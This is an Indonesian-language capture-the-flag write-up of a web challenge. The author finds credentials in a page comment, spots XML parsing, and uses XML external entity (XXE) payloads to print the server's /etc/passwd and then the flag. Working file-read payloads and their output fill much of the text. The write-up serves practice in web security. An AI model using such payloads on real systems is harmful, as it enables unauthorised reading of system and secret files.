
http://103.127.96.241:5000/ Pada halaman awal chall webiste ini saya diperlukan login dengan creds yang tertulis pada komentar dalam website, saya mengetahui ini dengan cara menginspect halaman ini.




Setelah berhasil login ini adalah penampilan halaman selanjutnya

Saya mencoba mengetikkan huruf asal-asal untuk melakukan analisis awal.


Catatan yang saya ketik bisa dilihat dengan id yang ada. Pada saat saya membuka catatan asal-asalan yang saya buat tadi terdapat error



Ternyata website ini mem-parsing input XML (XML Injection). Setalah mengetahui vulnnya (XML Injection) saya mencari di google.



Saya membuka website
https://book.hacktricks.xyz/pentesting-web/xxe-xee-xml-external-entity
Lalu membaca-baca sebentar dan menemukan cara untuk membaca file



Saya masukkan payloadnya pada chall websitenya dan membuka idnya. Lalu boom berhasil menglist /etc/passwd.

- **Note ID:** 01204e751d287107adb2afed2d5eeef0
  <?xml version="1.0"?> <!--?xml version="1.0" ?--> <!DOCTYPE foo [<!ENTITY example SYSTEM "/etc/passwd">]> <data>root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin _apt:x:100:65534::/nonexistent:/usr/sbin/nologin note:x:1000:1000::/home/note:/bin/bash </data>

Disini saya merubah sedikit payloadnya agar dapat membaca flag.txt
<!--?xml version="1.0" ?-->
<!DOCTYPE foo [<!ENTITY example SYSTEM "flag.txt">]>
<data>&example;</data>

- **Note ID:** b43cea1f28d5a05fb331b1f864bbf03c
  <?xml version="1.0"?> <!--?xml version="1.0" ?--> <!DOCTYPE foo [<!ENTITY example SYSTEM "flag.txt">]>
  <data>BEEFEST{L0AD3D_XML_1S_C00L_R1GHT} </data>

FLAG : BEEFEST{L0AD3D_XML_1S_C00L_R1GHT}